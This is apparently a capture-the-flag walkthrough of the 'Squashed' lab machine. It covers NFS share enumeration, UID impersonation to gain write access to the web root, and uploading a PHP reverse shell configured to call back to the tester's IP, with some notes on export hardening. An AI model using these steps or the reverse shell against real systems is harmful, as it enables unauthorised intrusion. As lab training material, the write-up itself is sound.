Overview

Squashed is a linux machine running an outdated service that leaks data and doesnt enforce authentication. Access to this service can be leveraged to upload malicious code to the victim to carry out remote code execution. Upon successful persistence to the victim, insecure file permissions & privileges can be exploited to impersonate more privileged users eventually resulting in root access.

Recommended tools

- feroxbuster : any directory buster will do (gobuster, dirb, dirbuster, etc.)
- nmap: A network scanner installed by default on kali. Can be used to identify running service, gather information on hosts, fingerprint services, and much more.
- metasploit: An exploit framework installed by default on kali. Can be used to enumerate, scan, and exploit targets.

OWASP Threats

- A01:2021 – Broken Access Control
- A05:2021 – Security Misconfiguration
- A06:2021 – Vulnerable and Outdated Components

Initial Enumeration

```
PORT      STATE SERVICE  REASON  VERSION                                language-nmap
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ6
7urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl
/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW
1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5
j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNX
F/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7k
rjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZ
x8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
| ecdsa-sha2-nistp256
```


```
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkW
sliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp    open  http     syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: Built Better
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   open  rpcbind  syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      35894/udp   mountd
|   100005  1,2,3      44295/tcp   mountd
|   100005  1,2,3      45929/tcp6  mountd
|   100005  1,2,3      47995/udp6  mountd
|   100021  1,3,4      34387/tcp   nlockmgr
|   100021  1,3,4      37278/udp   nlockmgr
|   100021  1,3,4      44467/tcp6  nlockmgr
|   100021  1,3,4      48263/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  syn-ack 3 (RPC #100227)
34387/tcp open  nlockmgr syn-ack 1-4 (RPC #100021)
35005/tcp open  mountd   syn-ack 1-3 (RPC #100005)
37997/tcp open  mountd   syn-ack 1-3 (RPC #100005)
44295/tcp open  mountd   syn-ack 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Basic nmap enumeration reveals SSH (22), HTTP (80), RPC (111), and NFS (2049) all running on default ports. Other open ports appear to link back to RPC.

Initial Exploitation

Enumerating Apache

- Navigating to the apache web server reveals a pretty standard website with no interesting code in the source content (CTRL+U), nor any hidden directories discovered with `feroxbuster`



```
For more information try --help

┌──(kali㉿kali)-[~]
└─$ feroxbuster --url http://$IP -d 2 -T 2

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.7.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.129.216.30
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 2
 🦡 User-Agent            │ feroxbuster/2.7.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 2
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        9l       28w      315c http://10.129.216.30/images ⇒ http://10.129.216.30/images/
301      GET        9l       28w      311c http://10.129.216.30/js ⇒ http://10.129.216.30/js/
403      GET        9l       28w      278c http://10.129.216.30/server-status
[####################] - 45s    90000/90000   0s      found:3       errors:75
[####################] - 45s    30000/30000   665/s   http://10.129.216.30
[####################] - 2s     30000/30000   0/s     http://10.129.216.30/images ⇒ Directory listing (add -e to scan)
[####################] - 0s     30000/30000   0/s     http://10.129.216.30/js ⇒ Directory listing (add -e to scan)

┌──(kali㉿kali)-[~]
└─$
```

- Given the lack of quick wins, or unique directories, move on to the next service.
- Tip: At this point you could hit the server with `nikto` to detect any vulnerabilities/misconfigurations, but it wont return anything of use. It is the de-facto web server vulnerability scanner, but its scope its often so broad that no meaningful data is returned - far better to use more precise tools for a given environment even if that means using more.

Enumerating NFS

- Through the nmap scan, we also know that a Network File System (NFS) is running on the default port. We have two easy ways of detecting shares hosted by the NFS that can be mounted.
  - `showmount -e $IP`
  - Or using metasploit (which also has many other submodules that could be used for further enum)
    - For the `auxiliary/scanner/nfs/nfsmount` module shown below, we only need to set the IP - all other options are not required.

- This reveals two directories that we can mount.
  - `/home/ross`
  - `/var/www/html`
  - **Note:** Both return an asterisk next to them indicating they are globally ascessible. Further, NFS v2 (which this is) has no means of authentication/authorization. There are more modern releases of NFS which offer some degree of authentication, but generally speaking its a fairly insecure means of file transfer.
- To mount a remote directory on our host, we can use `sudo mount -t nfs $IP:/home/ross /mnt/ross -o nolock` - mimic this command for the apache directory as well.
  - This reads "mount a NFS type share from the victim AT the directory of `/home/ross` on my local directory of `/mnt/ross` -o nolock"

```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs $IP:/home/ross /mnt/new_back -o nolock

┌──(kali㉿kali)-[~]
└─$ dir /mnt/new_back
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cd /mnt/new_back

┌──(kali㉿kali)-[/mnt/new_back]
└─$ dir
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[/mnt/new_back]
└─$ ls -al
total 68
drwxr-xr-x 14 ftpuser ftpgroup 4096 Feb 22 11:26 .
drwxr-xr-x  4 root    root     4096 Feb 22 11:54 ..
lrwxrwxrwx  1 root    root        9 Oct 20 09:24 .bash_history → /dev/null
drwx------ 11 ftpuser ftpgroup 4096 Oct 21 10:57 .cache
drwx------ 12 ftpuser ftpgroup 4096 Oct 21 10:57 .config
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Desktop
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Documents
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Downloads
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .gnupg
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .local
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Music
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Pictures
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Public
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Templates
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Videos
lrwxrwxrwx  1 root    root        9 Oct 21 09:07 .viminfo → /dev/null
-rw-------  1 ftpuser ftpgroup   57 Feb 22 11:26 .Xauthority
-rw-------  1 ftpuser ftpgroup 2475 Feb 22 11:26 .xsession-errors
-rw-------  1 ftpuser ftpgroup 2475 Dec 27 10:33 .xsession-errors.old
```

- With both shares mounted, take a look at the content of each. You'll first notice that we dont have enough permission to view the apache share and that its restricted to a user with an id of `2017` who is a member of the `www-data` group.
    - The content of the apache share is fairly standard webserver directories - it also lines up with what our directory searching returned earlier. Its safe to assume at this point that this directory is the source of the apache server.

```
┌──(kali㉿kali)-[/mnt]
└─$ ls -al squashed_*
squashed_apache:
ls: cannot access 'squashed_apache/.': Permission denied
ls: cannot access 'squashed_apache/..': Permission denied
ls: cannot access 'squashed_apache/.htaccess': Permission denied
ls: cannot access 'squashed_apache/index.html': Permission denied
ls: cannot access 'squashed_apache/images': Permission denied
ls: cannot access 'squashed_apache/css': Permission denied
ls: cannot access 'squashed_apache/js': Permission denied
total 0
d????????? ? ? ? ?            ? .
d????????? ? ? ? ?            ? ..
?????????? ? ? ? ?            ? css
?????????? ? ? ? ?            ? .htaccess
?????????? ? ? ? ?            ? images
?????????? ? ? ? ?            ? index.html
?????????? ? ? ? ?            ? js

squashed_ross:
total 68
drwxr-xr-x 14 ftpuser ftpgroup 4096 Feb 23 11:30 .
drwxr-xr-x  5 root    root     4096 Feb 23 11:39 ..
lrwxrwxrwx  1 root    root        9 Oct 20 09:24 .bash_history → /dev/null
drwx------ 11 ftpuser ftpgroup 4096 Oct 21 10:57 .cache
drwx------ 12 ftpuser ftpgroup 4096 Oct 21 10:57 .config
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Desktop
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Documents
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Downloads
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .gnupg
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .local
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Music
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Pictures
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Public
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Templates
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Videos
lrwxrwxrwx  1 root    root        9 Oct 21 09:07 .viminfo → /dev/null
-rw-------  1 ftpuser ftpgroup   57 Feb 23 11:30 .Xauthority
-rw-------  1 ftpuser ftpgroup 2475 Feb 23 11:30 .xsession-errors
-rw-------  1 ftpuser ftpgroup 2475 Dec 27 10:33 .xsession-errors.old

┌──(kali㉿kali)-[/mnt]
└─$ ls -al
total 56
drwxr-xr-x  5 root    root     4096 Feb 23 11:39 .
drwxr-xr-x 19 root    root    36864 Nov 27 00:11 ..
drwxr-xr--  5    2017 www-data 4096 Feb 23 11:40 squashed_apache
drwxr-xr-x 14 ftpuser ftpgroup 4096 Feb 23 11:30 squashed_ross
drwxr-xr-x  2 root    root     4096 Dec  3 22:51 tmp

┌──(kali㉿kali)-[/mnt]
└─$
```

- The content of the `ross` share looks to be a standard linux user home director. Nothing of real interest yet aside from a Keepass password DB. This would be a high value target for a threat actor, but for now its a rabbit hole. Attempts to crack the DB file fail when using `keepasstojohn` due to an unsupported version. This should be revisited if other exploits fail.

```
┌──(kali㉿kali)-[/mnt]
└─$ ll
total 12
drwxr-xr--  5 squash  www-data 4096 Feb 23 18:45 squashed_apache
drwxr-xr-x 14 ftpuser ftpgroup 4096 Feb 23 11:30 squashed_ross
drwxr-xr-x  2 root    root     4096 Dec  3 22:51 tmp

┌──(kali㉿kali)-[/mnt]
└─$ cd squashed_ross

┌──(kali㉿kali)-[/mnt/squashed_ross]
└─$ dir Documents
Passwords.kdbx

┌──(kali㉿kali)-[/mnt/squashed_ross]
└─$ file Pas
Pas: cannot open `Pas' (No such file or directory)

┌──(kali㉿kali)-[/mnt/squashed_ross]
└─$ file Documents/Passwords.kdbx
Documents/Passwords.kdbx: Keepass password database 2.x KDBX

┌──(kali㉿kali)-[/mnt/squashed_ross]
└─$
```

NFS Initial Foothold

- At this point we've got a couple key factors that can be strung together for an initial foothold.
  - We know there are two accessible NFS shares - one for the home directory of the user `ross`, and one protected directory for the `apache` server. The apache server is accessible only to a user with the `uid` of `2017`, and a member of the `www-data` group
  - We cant write to the `ross` share, but we can write to the `apache` share, and writing to the mount will write to the share on the victim as well. This means if we can upload executable code to the share, we could possibly trigger it on the server.

Writing Remotely Executable Code

- Our goal right now is to get connectivity to the host by having the server execute code that we have pushed to the `apache` share from our local mount. Since this is a linux server its safe to assume our best bets for executing code will use perl, python, php, or bash since these are either installed by default, or commonly added to linux hosts.
  - Start by creating the new `squash` user, and give them the appropriate `uid` and group membership.

```
┌──(kali㉿kali)-[/mnt]
└─$ sudo adduser squash
[sudo] password for kali:
Adding user `squash' ...
Adding new group `squash' (1002) ...
Adding new user `squash' (1002) with group `squash (1002)' ...
Creating home directory `/home/squash' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for squash
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Adding new user `squash' to supplemental / extra groups `users' ...
Adding user `squash' to group `users' ...

┌──(kali㉿kali)-[/mnt]
└─$ sudo usermod -u 2017 squash

┌──(kali㉿kali)-[/mnt]
└─$ sudo groupmod -aG www-data squash
groupmod: invalid option -- 'G'
Usage: groupmod [options] GROUP

Options:
  -a, --append                  append the users mentioned by -U option to the group
                                without removing existing user members
  -g, --gid GID                 change the group ID to GID
  -h, --help                    display this help message and exit
  -n, --new-name NEW_GROUP      change the name to NEW_GROUP
  -o, --non-unique              allow to use a duplicate (non-unique) GID
  -p, --password PASSWORD       change the password to this (encrypted)
                                PASSWORD
  -R, --root CHROOT_DIR         directory to chroot into
  -P, --prefix PREFIX_DIR       prefix directory where are located the /etc/* files
  -U, --users USERS             list of user members of this group


┌──(kali㉿kali)-[/mnt]
└─$ sudo groupmod -a -G www-data squash
groupmod: invalid option -- 'G'
Usage: groupmod [options] GROUP

Options:
  -a, --append                  append the users mentioned by -U option to the group
                                without removing existing user members
  -g, --gid GID                 change the group ID to GID
  -h, --help                    display this help message and exit
  -n, --new-name NEW_GROUP      change the name to NEW_GROUP
  -o, --non-unique              allow to use a duplicate (non-unique) GID
  -p, --password PASSWORD       change the password to this (encrypted)
                                PASSWORD
  -R, --root CHROOT_DIR         directory to chroot into
  -P, --prefix PREFIX_DIR       prefix directory where are located the /etc/* files
  -U, --users USERS             list of user members of this group


┌──(kali㉿kali)-[/mnt]
└─$ sudo usermod -g www-data squash
```

- `sudo adduser squash`
- `sudo usermod -u 2017 squash`
- `sudo usermod -g www-data squash`

- Now we need to pull down a reverse shell that will call back to our kali machine. We can get one from pentestmonkey, or just use this php shell.
- To get this to work, we will need the server executing the code (the lab machine) to connect back to a local kali listener - as such we need to edit the code with


our kali IP and listening port.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.18';  // CHANGE THIS
$port = 8080;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

- Save this php shell, and then switch to the new squashed user.

```
┌──(kali㉿kali)-[~]
└─$ cd ~/Documents/htb/machines/squashed

┌──(kali㉿kali)-[~/Documents/htb/machines/squashed]
└─$ su squash
Password:
┌──(squash㉿kali)-[/home/kali/Documents/htb/machines/squashed]
└─$ cp php-reverse-shell.php /mnt/squashed_apache/

┌──(squash㉿kali)-[/home/kali/Documents/htb/machines/squashed]
└─$ ls -al /mnt/squashed_apache/
total 64
drwxr-xr-- 5 squash www-data  4096 Feb 23 18:57 .
drwxr-xr-x 5 root   root      4096 Feb 23 11:39 ..
drwxr-xr-x 2 squash www-data  4096 Feb 23 18:55 css
-rw-r--r-- 1 squash www-data    44 Oct 21 06:30 .htaccess
drwxr-xr-x 2 squash www-data  4096 Feb 23 18:55 images
-rw-r----- 1 squash www-data 32532 Feb 23 18:55 index.html
drwxr-xr-x 2 squash www-data  4096 Feb 23 18:55 js
-rwxr-xr-x 1 squash www-data  5493 Feb 23 18:57 php-reverse-shell.php

┌──(squash㉿kali)-[/home/kali/Documents/htb/machines/squashed]
└─$
```

- Stand up a `netcat` listener on kali using `nc -lvnp 8080` or whatever port you used



- Tip: `rlwrap` is not necessary and just provides QoL features

- We now are successfully connected to the victim. To refresh the connection, simply kill the shell with CTRL+C, stand up the `netcat` listener again, and send the curl command to the reverse shell script.

Enumerating the Ross share

- Since the foothold was established via NFS, lets quickly check the `/etc/exports` file which controls file exports to remote hosts
-
```
$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/var/www/html *(rw,sync,root_squash)
/home/ross *(sync,root_squash)
$
```
- For the `apache` share, we see that is has:
  - **rw**: read-write
  - **sync**: Reply to requests only after the changes have been committed to stable storage
  - **root_squash**: Map requests from uid/gid 0 to the anonymous uid/gid. By default, NFS enables this flag which automatically downgrades a `root` user to the `nfsnobody` user. In a sense, all `root` owned files then become `nfsnobody` owned files. With this downgrade, NFS also essentially prevents the uploading of programs with the [setuid](Map requests from uid/gid 0 to the anonymous uid/gid) bit set.
- The `ross` share is the same except without the `RW` flag. Had all NFS shares implemented the more stringent `all_squash`, then this exploit would not have been possible as it takes it a step further and downgrades all users, rather than root, which would have prevented code execution.
  - **all_squash**: Map all uids and gids to the anonymous user. Useful for NFS-exported public FTP directories, news spool directories, etc.
  - Manual for exports
- It was previously impossible to read or write ross's home directory - which checks out since the share didnt implement the `rw` flag. Try duplicating the procedure for the `2017` user for ross.
  - First, get the uid/gid info for `ross` on the victim host.

```
$ cat /etc/passwd | grep -i ross
ross:x:1001:1001::/home/ross:/bin/sh
$
```

    - On Kali:
        - `sudo useradd ross`
        - `sudo usermod -u 1001 ross`
        - `sudo usermod -g 1001 ross`
- Switch to the new `ross` user on kali and begin looking through the share.
    - `sudo su ross`
- Looking at the root of the share, there are some atypical files belonging to the `ftpuser` user and `ftpgroup` group


```
┌──(kali㉿kali)-[/mnt/squashed_ross]
└─$ sudo su ross
$ whoami
ross
$ /bin/bash
ross@kali:/mnt/squashed_ross$
ross@kali:/mnt/squashed_ross$ whoami
ross
ross@kali:/mnt/squashed_ross$ ls -al
total 68
drwxr-xr-x 14 ftpuser ftpgroup 4096 Feb 23 19:08 .
drwxr-xr-x  5 root    root     4096 Feb 23 11:39 ..
lrwxrwxrwx  1 root    root        9 Oct 20 09:24 .bash_history → /dev/null
drwx------ 11 ftpuser ftpgroup 4096 Oct 21 10:57 .cache
drwx------ 12 ftpuser ftpgroup 4096 Oct 21 10:57 .config
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Desktop
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Documents
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Downloads
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .gnupg
drwx------  3 ftpuser ftpgroup 4096 Oct 21 10:57 .local
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Music
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Pictures
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Public
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Templates
drwxr-xr-x  2 ftpuser ftpgroup 4096 Oct 21 10:57 Videos
lrwxrwxrwx  1 root    root        9 Oct 21 09:07 .viminfo → /dev/null
-rw-------  1 ftpuser ftpgroup   57 Feb 23 19:08 .Xauthority
-rw-------  1 ftpuser ftpgroup 2475 Feb 23 19:08 .xsession-errors
-rw-------  1 ftpuser ftpgroup 2475 Dec 27 10:33 .xsession-errors.old
ross@kali:/mnt/squashed_ross$
```


- Cursory google searches for these files indicate they are generated for X11 sessions.
    - **Note:** When hardening linux hosts in accordance w/DISA guidance, its recommended X11forwarding to be disabled unless it supports a documented use-case.
- Be lazy and first print out all the files in ross' home dir with `cat .*`

